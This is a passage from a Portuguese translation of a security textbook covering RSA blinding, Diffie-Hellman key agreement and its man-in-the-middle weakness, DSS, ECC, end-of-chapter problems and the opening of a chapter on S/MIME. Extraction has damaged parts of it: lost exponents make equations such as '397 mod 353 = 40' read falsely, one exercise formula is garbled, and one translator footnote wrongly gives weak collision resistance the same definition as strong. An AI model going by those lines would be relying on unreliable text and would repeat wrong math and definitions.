■ **Cegamento (*blinding*):** Multiplicar o texto cifrado por um número aleatório antes de executar a exponenciação. Esse processo impede o atacante de saber quais bits do texto cifrado estão sendo processados no computador e, portanto, impede a análise bit a bit essencial para o ataque de temporização.

A RSA Data Security incorpora um recurso de cegamento (*blinding*) a alguns de seus produtos. A operação de chave privada  $M = C^d \text{ mod } n$  é implementada da seguinte maneira:

1. Gerar um número aleatório secreto  $r$  entre 0 e  $n - 1$ .
2. Computar  $C' = C(r^e) \text{ mod } n$ , onde  $e$  é o expoente público.
3. Computar  $M' = (C')^d \text{ mod } n$  com a implementação ordinária do RSA.
4. Computar  $M = M'r^{-1} \text{ mod } n$ . Nessa equação,  $r^{-1}$  é o inverso multiplicativo de  $r$  mod  $n$ . Pode-se demonstrar que esse é o resultado correto observando que  $r^{ed} \text{ mod } n = r \text{ mod } n$ .

A RSA Data Security informa uma penalidade de 2-10% sobre o desempenho para a abordagem de cegamento (*blinding*).

## 21.4 Algoritmo de Diffie-Hellman e outros algoritmos assimétricos

### Acordo de chave de Diffie-Hellman

O primeiro algoritmo de chave pública divulgado apareceu no artigo seminal de Diffie e Hellman que definia criptografia de chave pública [DIFF76] e é geralmente denominado acordo de chave de Diffie-Hellman. Vários produtos comerciais empregam essa técnica de acordo de chave.

A finalidade do algoritmo é habilitar dois usuários a estabelecerem uma chave secreta com segurança, que então pode ser usada para subsequente cifração de mensagens. O algoritmo em si é limitado ao estabelecimento de chaves.

A efetividade do algoritmo de Diffie-Hellman depende da dificuldade de computar logaritmos discretos. Podemos definir logaritmo discreto resumidamente do seguinte modo. Primeiro, definimos uma raiz primitiva de um número primo  $p$  como uma raiz cujas potências geram todos os inteiros de 1 a  $p - 1$ . Isto é, se  $a$  é uma raiz primitiva do número primo  $p$ , então os números

$$a \bmod p, a^2 \bmod p, \dots, a^{p-1} \bmod p$$

são distintos e consistem em alguma permutação dos inteiros de 1 até  $p - 1$ .

Para qualquer inteiro  $b$  menor que  $p$  e uma raiz primitiva  $a$  de um número primo  $p$ , podemos determinar um único expoente  $i$  tal que


$$b = a^i \bmod p \text{ donde } 0 \leq i \leq (p-1)$$

O expoente  $i$  é denominado logaritmo discreto, ou índice, de  $b$  na base  $a$ , mod  $p$ . Denotamos esse valor  $\text{dlog}_{a,p}(b)$ <sup>6</sup>.

## O algoritmo

Com esse pano de fundo, podemos definir o acordo de chave de Diffie-Hellman, que é resumido na [Figura 21.7](#). Para esse esquema, há dois números publicamente conhecidos: um número primo  $q$  e um inteiro  $\alpha$  que é uma raiz primitiva de  $q$ . Suponha que os usuários A e B desejam estabelecer uma chave. O usuário A seleciona um inteiro aleatório  $X_A < q$  e computa  $Y_A = \alpha^{X_A} \bmod q$ . De modo semelhante, o usuário B seleciona independentemente um inteiro aleatório  $X_B < q$  e computa  $Y_B = \alpha^{X_B} \bmod q$ . Cada lado mantém o valor  $X$  em segredo e disponibiliza o valor  $Y$  publicamente para o outro lado. O usuário A computa a chave como  $K = (Y_B)^{X_A} \bmod q$  e o usuário B computa a chave como  $K = (Y_A)^{X_B} \bmod q$ . Esses dois cálculos produzem resultados idênticos:

$$\begin{aligned} K &= (Y_B)^{X_A} \bmod q \\ &= (\alpha^{X_B} \bmod q)^{X_A} \bmod q \\ &= (\alpha^{X_B})^{X_A} \bmod q \\ &= \alpha^{X_B X_A} \bmod q \\ &= (\alpha^{X_A})^{X_B} \bmod q \\ &= (\alpha^{X_A} \bmod q)^{X_B} \bmod q \\ &= (Y_A)^{X_B} \bmod q \end{aligned}$$



**FIGURA 21.7** Algoritmo de acordo de chave de Diffie-Hellman.

O resultado é que os dois lados estabeleceram um valor secreto. Como  $X_A$  e  $X_B$  são privados, um adversário só dispõe dos seguintes ingredientes com os quais trabalhar:  $q$ ,  $\alpha$ ,  $Y_A$  e  $Y_B$ . Assim, o adversário é forçado a calcular um logaritmo discreto para determinar a chave. Por exemplo, para determinar a chave privada do usuário B, um adversário deve computar

$$X_B = \text{dlog}_{\alpha, q}(Y_B)$$

Então ele pode calcular a chave  $K$  da mesma maneira que o usuário B a calcula.

A segurança do acordo de chave de Diffie-Hellman encontra-se no fato de que, embora seja relativamente fácil calcular exponenciais módulo um primo, é muito difícil calcular logaritmos discretos. Para primos grandes, a última tarefa é considerada inexequível.

Damos um exemplo. O acordo de chave é baseado na utilização do número primo  $q = 353$  e uma raiz primitiva de 353, nesse caso  $\alpha = 3$ . A e B selecionam chaves secretas  $X_A = 97$  e  $X_B = 233$ , respectivamente. Cada um computa sua

chave pública:

$$A \text{ computa } Y_A = 397 \bmod 353 = 40.$$

$$B \text{ computa } Y_B = 3233 \bmod 353 = 248.$$

Depois de trocarem chaves públicas, cada um pode computar a chave secreta em comum:

$$A \text{ computa } K = (Y_B)^{X_A} \bmod 353 = 248^{97} \bmod 353 = 160.$$

$$B \text{ computa } K = (Y_A)^{X_B} \bmod 353 = 40^{233} \bmod 353 = 160.$$

Consideramos que um atacante teria as seguintes informações disponíveis:


$$q = 353; \alpha = 3; Y_A = 40; Y_B = 248$$

Nesse exemplo simples, poderia ser possível determinar a chave secreta 160 por força bruta. Em particular, um atacante E pode determinar a chave em comum se descobrir uma solução para a equação  $3^a \bmod 353 = 40$  ou para a equação  $3^b \bmod 353 = 248$ . A abordagem de força bruta é calcular potências de 3 módulo 353, parando quando o resultado for igual a 40 ou 248. A resposta desejada é obtida com o valor de expoente 97, que dá  $3^{97} \bmod 353 = 40$ .

Com números maiores, o problema deixa de ser prático.

## **Protocolos de acordo de chave**

A Figura 21.8 mostra um protocolo simples que faz uso do cálculo de Diffie-Hellman. Suponha que o usuário A deseja estabelecer uma conexão com o usuário B e usar uma chave secreta para cifrar mensagens nessa conexão. O usuário A pode gerar uma chave privada  $X_A$  usada uma única vez, calcular  $Y_A$  e enviar o resultado ao usuário B. O usuário B responde gerando um valor privado  $X_B$ , calculando  $Y_B$  e enviando  $Y_B$  ao usuário A. Agora, ambos os usuários podem calcular a chave. Os valores públicos necessários  $q$  e  $\alpha$  teriam de ser conhecidos antecipadamente. Alternativamente, o usuário A poderia escolher valores para  $q$  e  $\alpha$  e incluí-los na primeira mensagem.



**FIGURA 21.8** Acordo de chave de Diffie-Hellmann.

Como exemplo de outra utilização do algoritmo de Diffie-Hellman, suponha que, em um grupo de usuários (p. ex., todos os usuários em uma LAN), cada um gere um valor privado de longa duração  $X_A$  e calcule um valor público  $Y_A$ . Esses valores públicos, juntamente com os valores públicos globais para  $q$  e  $\alpha$ , são armazenados em algum diretório central. A qualquer momento, o usuário B pode acessar o valor público do usuário A, calcular uma chave secreta e usá-la para enviar uma mensagem cifrada ao usuário A. Se o diretório central for confiável, essa forma de comunicação provê confidencialidade, bem como um grau de autenticação. Como somente A e B podem determinar a chave, nenhum outro usuário pode ler a mensagem (confidencialidade). O destinatário A sabe que apenas o usuário B poderia ter criado uma mensagem usando essa chave (autenticação). Todavia, a técnica não protege contra ataques de repetição.

### Ataque do homem no meio

O protocolo representado na Figura 21.8 não é seguro contra um ataque do homem no meio (*man-in-the-middle*). Suponha que Alice e Bob desejem trocar chaves, e Darth é o adversário. O ataque transcorre da seguinte maneira:

1. Darth prepara-se para o ataque gerando duas chaves privadas aleatórias  $X_{D1}$  e  $X_{D2}$  e computando as chaves públicas correspondentes  $Y_{D1}$  e  $Y_{D2}$ .
2. Alice transmite  $Y_A$  a Bob.
3. Darth intercepta  $Y_A$  e transmite  $Y_{D1}$  a Bob. Darth também calcula  $K2 = (Y_A)^{XD2} \mod q$ .
4. Bob recebe  $Y_{D1}$  e calcula  $K1 = (Y_{D1})^{XB} \mod q$ .

5. Bob transmite  $Y_B$  a Alice.
6. Darth intercepta  $Y_B$  e transmite  $Y_{D2}$  a Alice. Darth calcula  $K1 = (Y_B)^{XD1} \text{ mod } q$ .
7. Alice recebe  $Y_{D2}$  e calcula  $K2 = (Y_{D2})^{XA} \text{ mod } q$ .

Nesse ponto, Bob e Alice acham que compartilham uma chave secreta, mas em vez disso Bob e Darth compartilham a chave secreta  $K1$  e Alice e Darth compartilham a chave secreta  $K2$ .

Todas as futuras comunicações entre Bob e Alice estão comprometidas do seguinte modo:

1. Alice envia uma mensagem cifrada  $M$ :  $E(K2, M)$ .
2. Darth intercepta a mensagem cifrada e a decifra para recuperar  $M$ .
3. Darth envia a Bob  $E(K1, M)$  ou  $E(K1, M')$ , onde  $M'$  é uma mensagem qualquer. No primeiro caso, Darth simplesmente quer observar a comunicação sem alterá-la. No segundo caso, Darth quer modificar a mensagem enviada a Bob.

O protocolo de acordo de chave é vulnerável a tal ataque porque não autentica os participantes. Essa vulnerabilidade pode ser superada com a utilização de assinaturas digitais e certificados de chave pública; esses tópicos são explorados mais adiante neste capítulo e no [Capítulo 2](#).

## Outros algoritmos criptográficos de chave pública

Dois outros algoritmos de chave pública têm encontrado aceitação comercial: DSS e criptografia de curvas elípticas

### ***Padrão de assinatura digital***

O National Institute of Standards and Technology (NIST) publicou o *Federal Information Processing Standard FIPS PUB 186*, conhecido como *Digital Signature Standard* (DSS — padrão de assinatura digital). O DSS faz uso do SHA-1 e apresenta uma nova técnica de assinatura digital, o algoritmo de assinatura digital (*Digital Signature Algorithm* — DAS). O DSS foi proposto pela primeira vez em 1991 e revisado em 1993 em resposta às informações recebidas do público referentes à segurança do esquema. Houve mais uma pequena revisão em 1996. O DSS usa um algoritmo projetado para prover somente a função de assinatura digital. Diferentemente do RSA, esse algoritmo não pode ser usado para cifração ou acordo de chave.

## Criptografia de curvas elípticas

A vasta maioria dos produtos e padrões usam criptografia de chave pública para cifração e geração de assinaturas digitais usa RSA. O comprimento em número de bits para uso seguro do RSA aumentou nos últimos anos e isso implicou carga de processamento mais pesada para aplicações que usam RSA. Essa carga tem ramificações, especialmente para sites de comércio eletrônico que realizam grande quantidade de transações seguras. Recentemente, um sistema concorrente começou a desafiar o RSA: a criptografia de curvas elípticas (*Elliptic Curve Cryptography* — ECC). A ECC está aparecendo em esforços de padronização, incluindo o *IEEE P1363 Standard for Public-Key Cryptography*.

O principal atrativo da ECC em comparação com o RSA é que esse sistema aparentemente oferece igual segurança para um comprimento de bit muito menor, o que reduz o sobrecusto de processamento. Por outro lado, embora a teoria da ECC já exista há algum tempo, foi só recentemente que os produtos começaram a aparecer e despertaram interesse criptoanalítico contínuo em testar suas fraquezas. Assim, o nível de confiança depositado na ECC ainda não é tão alto quanto no caso do RSA.<sup>7</sup>

O ECC é fundamentalmente mais difícil de explicar do que o RSA ou o Diffie-Hellman, e uma descrição matemática completa está fora do escopo deste livro. A técnica é baseada na utilização de uma construção matemática conhecida como curva elíptica.

## 21.5 Leituras e sites recomendados

Tratamentos consistentes de funções de hash e códigos de autenticação de mensagens são encontrados em [STIN06] e [MENE97].

As discussões sobre criptografia recomendadas no Capítulo 2 abrangem criptografia de chave pública, bem como criptografia simétrica. [DIFF88] descreve em detalhes as diversas tentativas de inventar criptoalgoritmos seguros usando duas chaves e a evolução gradual de uma variedade de protocolos baseados neles. [CORM09] provê um resumo conciso, porém completo e fácil de ler, de todos os algoritmos relevantes para verificação, computação e criptoanálise do RSA.

**CORM09** Cormen, T., Leiserson, C., Rivest, R. e Stein, C. *Introduction to Algorithms*. Cambridge, MA: MIT Press, 2009.

**DIFF88** Diffie, W. The First Ten Years of Public-Key Cryptography. *Proceedings of the IEEE*, maio de 1988. Reimpresso em [SIMM92].

**MENE97** Menezes, A., Oorschot, P. e Vanstone, S. *Handbook of Applied Cryptography*. Boca Raton, FL: CRC Press, 1997.

**SIMM92** Simmons, G., editor. *Contemporary Cryptology: The Science of Information Integrity*. Piscataway, NJ: IEEE Press, 1992.

**STIN06** Stinson, D. *Cryptography: Theory and Practice*. Boca Raton, FL: CRC Press, 2006.

## Sites recomendados

- **NIST Secure Hashing Page:** FIPS para a família SHA e documentos relacionados.
- **RSA Laboratories:** Extensa coleção de material técnico sobre RSA e outros tópicos de criptografia.

## 21.6 Termos principais, perguntas de revisão e problemas

### Termos principais

acordo de chave	chave pública	HMAC
acordo de chave de Diffie-Hellman	chave secreta	MD5
assinatura digital	código de autenticação de mensagem (MAC)	padrão de assinatura digital (DSS)
autenticação de mensagem	criptografia de chave pública	resistência a colisão forte <sup>8</sup>
certificado de chave pública	criptografia de curva elíptica (ECC)	resistência a colisão fraca <sup>9</sup>
chave privada	função de hash de uma via	resumo criptográfico de mensagem
	função de hash segura	RSA
		SHA-1

<sup>8</sup>Nota de Tradução: Resistência a colisão forte (resistência à pré-imagem) pode ser enunciada como a proteção contra o seguinte ataque: encontrar dois valores  $x$  e  $x'$  quaisquer, tais que  $x' \neq x$  e  $\text{hash}(x) = \text{hash}(x')$ .

<sup>9</sup>Nota de Tradução: Resistência a colisão fraca (resistência à pré-imagem) pode ser enunciada como a proteção contra o seguinte ataque: encontrar dois valores  $x$  e  $x'$  quaisquer, tais que  $x' \neq x$  e  $\text{hash}(x) = \text{hash}(x')$ .

## Perguntas de revisão

- 21.1 No contexto de uma função de hash, o que é uma função de compressão?
- 21.2 Quais funções aritméticas e lógicas básicas são usadas no SHA?
- 21.3 Cite as modificações necessárias para substituir uma função de hash subjacente por outra.
- 21.4 O que é uma função de uma via?
- 21.5 Explique resumidamente o acordo de chave de Diffie-Hellman.

## Problemas

21.1 Considere uma função de hash de 32 bits definida como a concatenação de duas funções de 16 bits: XOR e RXOR, definidas na [Seção 21.2](#) como “duas funções de hash simples”.

- a. Essa soma de verificação detectará todos os erros causados por um número ímpar de erros de bit? Explique.
- b. Essa soma de verificação detectará todos os erros causados por um número par de erros de bit? Se a resposta for negativa, caracterize os padrões de erro que provocarão a falha da soma de verificação.
- c. Comente a efetividade dessa função para uso como uma função de hash para autenticação.

21.2

- a. Considere a seguinte função de hash. As mensagens estão na forma de uma sequência de números decimais,  $M = (a_1, a_2, \dots, a_t)$ . O valor de

hash  $h$  é calculado como  $\left( \sum_{i=1}^t a_i \right) \text{ mod } n$ , para algum valor predefinido de  $n$ . Essa função de hash satisfaz os requisitos para uma função de hash citada na [Seção 2.2](#)? Explique a sua resposta.

$$h = \left( \sum_{i=1}^t (a_i) ? \right)$$

- b. Repita o item (a) para a função de hash
- c. Calcule a função de hash do item (b) para  $M = (189, 632, 900, 722, 349)$  e  $n = 989$ .

21.3 É possível usar uma função de hash para construir uma cifra de bloco com uma estrutura semelhante ao DES. Como uma função de hash é de uma via e uma cifra de bloco deve ser reversível (para decifrar), como isso é possível?

21.4 Agora considere o problema oposto: usar um algoritmo de cifração para

construir uma função de hash de uma via. Considere usar RSA com uma chave conhecida. Então processe uma mensagem que consiste em uma sequência de blocos da seguinte maneira: cifre o primeiro bloco, execute uma operação de XOR entre o resultado e o segundo bloco, cifre novamente, e assim por diante. Mostre que esse esquema não é seguro resolvendo o seguinte problema: dada uma mensagem de dois blocos  $B_1$ ,  $B_2$  e seu hash

$$\text{RSAH}(B_1, B_2) = \text{RSA}(\text{RSA}(B_1) \oplus B_2)$$

e dado um bloco arbitrário  $C_1$ , escolha  $C_2$  tal que  $\text{RSAH}(C_1, C_2) = \text{RSAH}(B_1, B_2)$ . Assim, a função de hash não satisfaz a condição de resistência a colisão fraca.

21.5 A [Figura 21.9](#) mostra um meio alternativo de implementar o HMAC.

- Descreva a operação dessa implementação.
- Qual benefício potencial essa implementação oferece em relação ao mostrado na [Figura 21.4](#)?

21.6 Execute as operações de cifração e decifração usando o algoritmo RSA, como na [Figura 21.6](#), para os seguintes dados:

- $p = 3; q = 11, e = 7; M = 5$
- $p = 5; q = 11, e = 3; M = 9$
- $p = 7; q = 11, e = 17; M = 8$
- $p = 11; q = 13, e = 11; M = 7$
- $p = 17; q = 31, e = 7; M = 2$ .

*Sugestão:* Decifração não é tão difícil quanto você acha; use alguma artimanha.

21.7 Em um sistema de chave pública que usa RSA, você intercepta o texto cifrado  $C = 10$  enviado a um usuário cuja chave pública é  $e = 5, n = 35$ . Qual é o texto às claras  $M$ ?

21.8 Em um sistema RSA, a chave pública de um dado usuário é  $e = 31, n = 3599$ . Qual é a chave privada desse usuário?

21.9 Suponha que tenhamos um conjunto de blocos codificados com o algoritmo RSA e não temos a chave privada. Considere que  $n = pq$  e que  $e$  é a chave pública. Suponha também que alguém nos diga que sabe que um dos blocos de texto às claras tem um fator em comum com  $n$ . Isso nos ajuda de algum modo?

21.10 Considere o seguinte esquema:


- a. Escolha um número ímpar,  $E$ .
- b. Escolha dois números primos,  $P$  e  $Q$ , onde  $(P - 1)(Q - 1) - 1$  é divisível exatamente por  $E$ .
- c. Multiplique  $P$  e  $Q$  para obter  $N$ .
- d. Calcule  $D = \frac{(P - 1)(Q - 1)(E - 1) + 1}{E}$ .

Esse esquema é equivalente ao RSA? Justifique a sua resposta.

21.11 Suponha que Bob use o criptossistema RSA com um módulo  $n$  muito grande, cuja fatoração não pode ser determinada em uma quantidade de tempo razoável. Suponha que Alice envie uma mensagem a Bob representando cada caractere alfabético por um inteiro entre 0 e 25 ( $A \rightarrow 0, \dots, Z \rightarrow 25$ ) cifrando cada número separadamente, usando o RSA com  $e$  grande e  $n$  grande. Esse método é seguro? Se não for, descreva o ataque mais eficiente contra esse método de cifração.

21.12 Considere um esquema de Diffie-Hellman com um primo comum  $q = 11$  e uma raiz primitiva  $\alpha = 2$ .

- a. Se o usuário A tem chave pública  $Y_A = 9$ , qual é a chave privada  $X_A$  de A?
- b. Se o usuário B tem chave pública  $Y_B = 3$ , qual é a chave secreta compartilhada  $K$ ?



**FIGURA 21.9** Implementação alternativa do HMAC.

<sup>1</sup>Nota de Tradução: Mais precisamente: ninguém ainda mostrou na prática os ataques conhecidos contra o SHA-1 para gerar uma colisão. Existem, entretanto, técnicas para fazê-lo com complexidade inferior a  $2^{80}$ , conforme discutido pelo autor anteriormente.

<sup>2</sup>Nota de Tradução: Entre os cinco finalistas, o NIST anunciou como vencedor, em 2 de outubro de 2012, o Keccak (pronuncia-se “quetcháque”), criado por Guido Bertoni, Joan Daemen (um dos autores do AES) e Gilles Van Assche, da STMicroelectronics, e Michaël Peeters, da NXP Semiconductors. Mais detalhes sobre o algoritmo podem ser encontrados em <http://keccak.noekeon.org/>.

<sup>3</sup>Esta seção usa alguns conceitos elementares da teoria dos números. Se quiser uma revisão, consulte o Apêndice B (disponível no site como material complementar, em inglês).

<sup>4</sup>Nota de Tradução: Já houve desafios de tamanhos maiores superados. Uma lista atualizada pode ser encontrada em [http://en.wikipedia.org/wiki/RSA\\_Factoring\\_Challenge](http://en.wikipedia.org/wiki/RSA_Factoring_Challenge).

<sup>5</sup>Nota de Tradução: Na realidade, de acordo com o NIST Special Publication 800-131A, a partir de 2013 o tamanho mínimo aceitável para o RSA é de 2.048 bits.

<sup>6</sup>Muitos textos referem-se ao logaritmo discreto como *índice*. Não há, de modo geral, qualquer consenso de notação para esse conceito, muito menos um nome.

<sup>7</sup>Nota de Tradução: Apesar dessa desconfiança inicial, esquemas baseados em ECC têm ganhado bastante notoriedade por sua segurança em comparação com o RSA, inclusive no Brasil. De fato, a ICP-Brasil, responsável por certificação digital no país, adota uma cadeia de certificados puramente baseada em curvas elípticas em vez de RSA.

---

## **PARTE 5**

# Segurança de Rede

### **OUTLINE**

---

[Capítulo 22 Protocolos e padrões de segurança da internet](#)

[Capítulo 23 Aplicações de autenticação na internet](#)

[Capítulo 24 Segurança de redes sem fio](#)

---

## CAPÍTULO 22

---

# Protocolos e padrões de segurança da internet

---

## 22.1 Correio eletrônico seguro e S/MIME

MIME

S/MIME

## 22.2 Domainkeys Identified Mail

Arquitetura de Correio pela Internet

Estratégia do DKIM

## 22.3 Camada de Sockets de Segurança (SSL) e Segurança da Camada de Transporte (TLS)

Arquitetura do SSL

Protocolo de Registro SSI

Protocolo Change Cipher Spec

Protocolo de Alerta

Protocolo de Apresentação

## 22.4 HTTPS

Início de Conexão

Término de Conexão

## 22.5 Segurança no IPv4 e no IPv6

Visão Geral da Segurança do IP

O Escopo do IPsec

Associações de Segurança

Encapsulamento de Segurança de Carga Útil

Modos de Transporte e Túnel

## 22.6 Leituras e Sites Recomendados

## 22.7 Termos Principais, Perguntas de Revisão e Problemas

# Objetivos de aprendizado

Depois de estudar este capítulo, você poderá:

- Dar uma visão geral do MIME.
- Entender a funcionalidade de S/MIME e as ameaças à segurança que ele aborda.
- Explicar os principais componentes do SSL.
- Discutir a utilização do HTTPS.
- Dar uma visão geral do IPSec.
- Discutir o formato e a funcionalidade do Encapsulamento de Segurança de Carga Útil.

Este capítulo examina alguns dos protocolos e padrões de segurança mais amplamente usados e importantes da Internet.

## 22.1 Correio eletrônico seguro e S/MIME

O S/MIME (*Secure/Multipurpose Internet Mail Extension*, ou Extensões Seguras/Multifunção para Mensagens de Internet) é uma melhoria de segurança para o MIME (*Multipurpose Internet Mail Extension*), formato padrão de correio eletrônico (e-mail) da Internet, e baseado na tecnologia da RSA Data Security.

### MIME

MIME é uma extensão da antiga especificação dada na RFC 822 de um formato de e-mail da Internet. A RFC 822 define um cabeçalho simples com campos To, From, Subject (Para, De, Assunto) e outros campos que podem ser usados para rotear uma mensagem de correio eletrônico pela Internet, e que provê informações básicas sobre o conteúdo do e-mail. A RFC 822 pressupõe um formato de texto ASCII simples para o conteúdo.

O MIME provê vários campos de cabeçalho novos que definem informações sobre o corpo da mensagem, incluindo o formato do corpo e qualquer codificação utilizada para facilitar a transferência. Mais importante, o MIME define vários formatos de conteúdo, que padronizam representações utilizadas para dar suporte a e-mails contendo dados multimídia ([Tabela 22.1](#)).

---

### Tabela 22.1

#### Tipo de Conteúdo MIME

---

<b>Tipo</b>	<b>Subtipo</b>	<b>Descrição</b>
Text (Texto)	Plain (Comum) Enriched (Enriquecido)	Texto não formatado; pode ser ASCII ou ISO 8859. Dá maior flexibilidade de formato.
Multipart (Multiparte)	Mixed (Misturado) Parallel (Paralelo)	As diferentes partes são independentes, mas devem ser transmitidas juntas. Elas devem ser apresentadas ao destinatário na ordem em que aparecem no texto da mensagem de correio. Difere do tipo Misturado apenas porque não há qualquer ordem definida para a entrega das partes ao destinatário.
	Alternative (Alternativo) Digest (Resumo)	As diferentes partes são versões alternativas das mesmas informações. Elas são ordenadas em ordem crescente de fidedignidade em relação ao original, e o sistema de correio do destinatário deve exibir a "melhor" versão a um usuário. Semelhante ao tipo Misturado, mas o tipo/subtipo padrão de cada parte é message/rfc822.
Message (Mensagem)	rfc822 Partial (Parcial) External-body (Externa ao corpo)	O corpo é em si uma mensagem encapsulada que obedece a RFC 822. Usada para permitir fragmentação de grandes mensagens de correio, de um modo não percebido pelo destinatário. Contém um ponteiro para um objeto que existe em outro lugar.
Image (Imagen)	Jpeg Gif	A imagem está em formato JPEG, codificação JFIF. A imagem está em formato GIF.
Vídeo (Vídeo)	mpeg	Formato MPEG.
Audio (Áudio)	Basic (Básico)	Codificação do tipo lei mu ( $\mu$ ) ISDN de canal único de 8 bits, a uma taxa de amostragem de 8 kHz.
Application (Aplicação)	PostScript octet-stream (fluxo de octetos)	Postscript da Adobe Dados binários genéricos consistindo em bytes de 8 bits.

## S/MIME

O S/MIME é definido como um conjunto de tipos adicionais de conteúdos MIME ([Tabela 22.2](#)) e provê a capacidade de assinar e/ou cifrar mensagens de e-mail. Em essência, esses tipos de conteúdo dão suporte a quatro novas funções:

- **Dados envelopados:** Essa função consiste em conteúdo cifrado de qualquer tipo e chaves criptográficas correspondentes ao conteúdo cifrado para um ou mais destinatários.
- **Dados assinados:** Uma assinatura digital é formada tomando o resumo criptográfico do conteúdo da mensagem a ser assinado, e então criptografando-o com a chave privada do signatário. O conteúdo mais a assinatura são então codificados usando codificação base64. Uma mensagem de dados assinada só pode ser visualizada por um destinatário com

capacidade de executar S/MIME.

- **Dados em claro assinados:** Como ocorre com dados assinados, uma assinatura digital do conteúdo é formada. Todavia, nesse caso somente a assinatura digital é codificada usando base64. O resultado é que os destinatários que não têm capacidade de processar S/MIME podem ver o conteúdo da mensagem, embora não possam verificar a assinatura.
- **Dados assinados e envelopados:** Entidades apenas assinadas e apenas cifradas podem ser aninhadas, de modo que dados cifrados podem ser assinados e dados assinados ou dados assinados em claro podem ser cifrados.

---

